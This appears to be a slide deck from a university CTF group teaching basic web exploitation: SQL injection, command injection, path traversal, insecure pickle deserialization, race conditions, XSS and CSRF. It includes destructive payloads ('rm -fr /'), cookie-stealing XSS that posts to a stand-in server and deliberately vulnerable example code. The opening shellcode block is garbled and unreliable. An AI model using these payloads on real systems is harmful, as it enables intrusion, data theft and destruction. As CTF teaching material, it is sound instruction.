Web Exploitation

Intro to web

By FINN

```
import pwn

pwn.context.arch = "amd64"
pwn.context.os = "linux"

SHELLCODE = pwn.shellcraft.amd64.linux.echo('Test') + pwn.shellcraft
EXPLOIT = 0x45*b"\x90" + pwn.asm(SHELLCODE, arch="amd64", os="linux"

PROGRAM = b""
length = 20 + 16
for i in EXPLOIT:
    PROGRAM += i*b'+' + b'>'

    if i == 1:
        length += 5
    elif i > 1:
        length += 6
    ngth+= 13

     0x8000 - length) > 0x40:
      RAM += b"<>"
        h += 2*13


             b".["


              9 - length) + 7 -1

                F+0x10)*b"<"


                 host", 1337) as conn:
                  (b"Brainf*ck code: ")
                  PROGRAM)
                  e()
```

08.05.2025


Today's Focus

Basic introduction into web hacking

Overview

- Client Server Architecture
- Attack Verctors
  - Server Side Attack Vectors
  - Client Side Attack Vectors
- Tools

Client Server Architecture



Client

- We are a client - we can control the client
  - client side validation useless
  - hiding data impossible
- The "provided" client is a possibility of how to interact with the server
  - We do not have to obey the rules
- Goal
  - Read Cookies
  - Read Local Storage

Server

- Goal
  - Read Server Files / Environment Variables
  - Read Database Content
  - Execute Code on the Server

Server Side Attack Vectors

Server Side Attack Vectors

6 common attack vectors:

- Injection Attacks
- File Inclusion Attacks
- Request Manipulation Attacks
- Data Manipulation Attacks
- Logic Bugs

Injection Attacks

- SQL Injection
- Command Injection
- Server Side Template Injection
- XML External Entity (XXE) Injection

File Inclusion Attacks

- Local File Inclusion (LFI)
  - Path Traversal
- Remote File Inclusion (RFI)

Request Manipulation Attacks

- Server Side Request Forgery (SSRF)
- HTTP Request Smuggling

Data Manipulation Attacks

- Web Cache Poisoning
- Insecure Deserialization

Logic Bugs / Misconfigurations

- Race Conditions
- Missing Authorization / Authentication
- Hidden Endpoints /.env, /.git/index, /robots.txt
- Information Disclosure

Injection Attacks

Target Source

```
const express = require("express");
const sqlite3 = require("sqlite3");

const app = express();

app.post('/login', async (req, res) => {
    const db = await sqlite.open({
        filename: "./database.db",
        driver: sqlite3.Database,
        mode: sqlite3.OPEN_READONLY
    });

    const user = await db.get(`SELECT * FROM users WHERE cookie = '${req.body.cookie}'`);

    if (user) {
        res.send(`Welcome ${user.username} here is the flag: ${user.flag}`);
    } else {
        res.send("Invalid credentials");
    }
});

app.listen(80, () => console.log("Server started on port 80"));
```

Serious Business

```
app.post('/login', async (req, res) => {
    /* ... */

    const user = await db.get(`SELECT * FROM users WHERE cookie = '${req.body.cookie}'`);

    if (user) {
        res.send(`Welcome ${user.username} here is the flag: ${user.flag}`);
    } else {
        res.send("Invalid credentials");
    }
});
```

```
POST /login
{
    "cookie": "SUPER_SECRET_COOKIE"
}
```

```
// req = { body: { cookie: "SUPER_SECRET_COOKIE" } ... }
app.post('/login', async (req, res) => {
    /* ... */

    const user = await db.get(`SELECT * FROM users WHERE cookie = '${req.body.cookie}'`);

    if (user) {
        res.send(`Welcome ${user.username} here is the flag: ${user.flag}`);
    } else {
        res.send("Invalid credentials");
    }
});
```

```
POST /login
{
    "cookie": "SUPER_SECRET_COOKIE"
}
```

```
// req = { body: { cookie: "SUPER_SECRET_COOKIE" } ... }
app.post('/login', async (req, res) => {
    /* ... */

    const user = await db.get(`SELECT * FROM users WHERE cookie = 'SUPER_SECRET_COOKIE'`);

    if (user) {
        res.send(`Welcome ${user.username} here is the flag: ${user.flag}`);
    } else {
        res.send("Invalid credentials");
    }
});
```

```
POST /login
{
    "cookie": "SUPER_SECRET_COOKIE"
}
```

```
// req = { body: { cookie: "SUPER_SECRET_COOKIE" } ... }
app.post('/login', async (req, res) => {
    /* ... */

    const user = await db.get(`SELECT * FROM users WHERE cookie = 'SUPER_SECRET_COOKIE'`);

    // user = { username: "finn", flag: *****, cookie: "SUPER_SECRET_COOKIE" }
    if (user) {
        res.send(`Welcome ${user.username} here is the flag: ${user.flag}`);
    } else {
        res.send("Invalid credentials");
    }
});
```

Strange Input

```
POST /login
{
    "cookie": " ' "
}
```

```
// req = { body: { cookie: " ' " } ... }
app.post('/login', async (req, res) => {
    /* ... */

    const user = await db.get(`SELECT * FROM users WHERE cookie = '${req.body.cookie}'`);

    if (user) {
        res.send(`Welcome ${user.username} here is the flag: ${user.flag}`);
    } else {
        res.send("Invalid credentials");
    }
});
```

```
POST /login
{
    "cookie": " ' "
}
```

```
// req = { body: { cookie: " ' " } ... }
app.post('/login', async (req, res) => {
    /* ... */

    const user = await db.get(`SELECT * FROM users WHERE cookie = ' ' '`);

    // throw error - SQL Syntax Error
    if (user) {
        res.send(`Welcome ${user.username} here is the flag: ${user.flag}`);
    } else {
        res.send("Invalid credentials");
    }
});
```

First SQLi

```
POST /login
{
    "cookie": " ' OR 1=1 -- "
}
```

```
// req = { body: { cookie: " ' OR 1=1 --" } ... }
app.post('/login', async (req, res) => {
    /* ... */

    const user = await db.get(`SELECT * FROM users WHERE cookie = ' ' OR 1=1 -- '`);

    // user = { username: "finn", flag: *****, cookie: "SUPER_SECRET_COOKIE" }
    if (user) {
        res.send(`Welcome ${user.username} here is the flag: ${user.flag}`);
    } else {
        res.send("Invalid credentials");
    }
});
```

SQLi - Side-channel Attacks

```javascript
const express = require("express");
const sqlite3 = require("sqlite3");

const app = express();

app.post('/login', async (req, res) => {
    const db = await sqlite.open({
        filename: "./database.db",
        driver: sqlite3.Database,
        mode: sqlite3.OPEN_READONLY
    });

    const users = await db.all(`SELECT * FROM users WHERE cookie = '${req.body.cookie}'`);

    if (users.length === 1) {
        res.send(`Welcome ${user.username} but you know the flag`);
    } else {
        res.send("Invalid credentials");
    }
});

app.listen(80, () => console.log("Server started on port 80"));
```

```
POST /login
{
    "cookie": " ' OR 1=1 -- "
}
```

```
// req = { body: { cookie: " ' OR 1=1 --" } ... }
app.post('/login', async (req, res) => {
    /* ... */

    const users = await db.all(`SELECT * FROM users WHERE cookie = ' ' OR 1=1 --'`);

    // user = [ { username: "finn", flag: "WIN", cookie: "SUPER_SECRET_COOKIE" } ]
    if (users.length === 1) {
        res.send(`Welcome ${user.username} but you know the flag`);
    } else {
        res.send("Invalid credentials");
    }
});
```

```
POST /login
{
    "cookie": " ' OR flag GLOB 'a*' -- "
}
```

```
// req = { body: { cookie: " ' OR flag GLOB 'a*' -- " } ... }
app.post('/login', async (req, res) => {
    /* ... */

    const users = await db.all(`SELECT * FROM users WHERE cookie = ' ' OR flag GLOB 'a*' -- '`);

    // user = []
    if (users.length === 1) {
        res.send(`Welcome ${user.username} but you know the flag`);
    } else {
        res.send("Invalid credentials");
    }
});
```

```
POST /login
{
    "cookie": " ' OR flag GLOB 'W*' -- "
}
```

```
// req = { body: { cookie: " ' OR flag GLOB 'W*' -- " } ... }
app.post('/login', async (req, res) => {
    /* ... */

    const users = await db.all(`SELECT * FROM users WHERE cookie = ' ' OR flag GLOB 'W*' -- '`);

    // user = [  username: "finn", flag: "WIN", cookie: "SUPER_SECRET_COOKIE" } ]
    if (users.length === 1) {
        res.send(`Welcome ${user.username} but you know the flag`);
    } else {
        res.send("Invalid credentials");
    }
});
```

→ Bypass with **LIKE, GLOB, REGEXP or SUBSTR**

SQLi - Mitigation

Unsafe Code

```
const user = await db.get(`SELECT * FROM users WHERE cookie = '${req.body.cookie}'`);
```

Prepared Statements

```
const user = await db.get(`SELECT * FROM users WHERE cookie = ?`, [ req.body.cookie ]);
const user = await db.get(`SELECT * FROM users WHERE cookie = $cookie`, { $cookie: req.body.cookie });
```

Command Injection

```javascript
const express = require("express");
const sqlite3 = require("sqlite3");

const app = express();

app.delete('/image', (req, res) => {
    eval(`rm public/images/${req.body.imageId}`);

    res.send("Image deleted");
});

app.listen(80, () => console.log("Server started on port 80"));
```

```
DELETE /image
{
    "imageId": "super-secret-image.png"
}
```

```
// req = { body: { imageId: "super-secret-image.png" } ... }
app.delete('/image', (req, res) => {
    eval(`rm public/images/${req.body.imageId}`);

    res.send("Image deleted");
});
```

```
DELETE /image
{
    "imageId": "super-secret-image.png; rm -fr /"
}
```

```
// req = { body: { imageId: "super-secret-image.png; rm -fr /" } ... }
app.delete('/image', (req, res) => {
    eval(`rm public/images/${req.body.imageId}`);

    res.send("Image deleted");
});
```

```
DELETE /image
{
    "imageId": "../../../index.js; rm -fr /"
}
```

```
// req = { body: { imageId: "../../../index.js; rm -fr /" } ... }
app.delete('/image', (req, res) => {
    eval(`rm public/images/../../../index.js; rm -fr /`);

    res.send("Image deleted");
});
```

→ multiple separators possible: ; , && , | , ||

File Inclusion Attacks

Local File Inclusion - LFI

```php
$page = $_GET['page'];

include("pages/$page");
```

```
$page = "../../../../../../flag";

include("pages/../../../../../../flag");
```

Data Manipulation Attacks

Insecure Deserialization

```python
from flask import Flask, request
import pickle


@app.route('/greeting', methods=['POST'])
def greeting():
    user = pickle.loads(request.cookies.get('user'))

    return f"Welcome {user.username} from {user.country}"
```

```python
import pickle

class Exploit:
    def __reduce__(self):
        import os
        return (os.system, ('rm -rf /',))

user_client_cookies = pickle.dumps(Exploit())

cookies = pickle.loads(user_client_cookies)
```

Logic Bugs

Race Conditions

```
const express = require("express");
const sqlite3 = require("sqlite3");

const app = express();

app.post('/schnorren', async (req, res) => {
    if (req.user.money > 1000)
        return res.status(400).send("No money for you");

    /* Do something very expensive */
    await sleep(5000);

    await req.user.update({ money: req.user.money + 1000 });
    res.send("You got 1000 money");
});

app.listen(80, () => console.log("Server started on port 80"));
```

Client Side Attack Vectors

Client Side Attack Vectors

- Cross Site Scripting - XSS
  - Stored XSS (Payload is Stored on the Server)
  - Reflected XSS (Payload in URL)
- Cross Site Request Forgery - CSRF

Cross Site Scripting (XSS)

Cross Site Scripting

- Execution of malicious code in the context of the target user
- Goal:
    - Access to Client Secrets, Cookies, Local Storage, ...

```
https://not-google.com/search?query=KITCTF
```

```
<h1>
  Ergebnisse für { query }
</h1>
```

```
https://not-google.com/search?query=KITCTF
```

```
<h1>
  Ergebnisse für KITCTF
</h1>
```

```
https://not-google.com/search?query=<script>alert(1)</script>
```

```html
<h1>
  Ergebnisse für { query }
</h1>
```

```
https://not-google.com/search?query=<script>alert(1)</script>
```

```html
<h1>
  Ergebnisse für <script> alert(1) </script>
</h1>
```

Real Exploit Payload

```
<img src=1 onerror="document.location = 'https://my.server/?cookie=' + document.cookie" />
```

```
<svg onload="fetch('https://my.server', { method: 'POST', body: document.cookie })" />
```

Cross Side Request Forgery (CSRF)

- Another attack triggered within the victims browser
- Allows an attacker to induce the victim to perform actions that they do not intend to do
  - e.g. victim makes a request to `/friends/add?user=attacker`
- BUT attacker cannot read the response

Tools

- DevTools (F12 / Ctrl+Shift+I)
- hoppscotch / Insomnia / Postman
- Burp Suite
- CyberChef
- Request Bin (webhook.site Request Catcher)

Resources

- HackTricks
- Curl Converter
- XS-Leaks
- PHP Reverse Shell

It's your turn

- intro.kitctf.de
- Other challenges:
  - PortSwigger Academy
  - picoCTF
  - websec
  - overthewire.org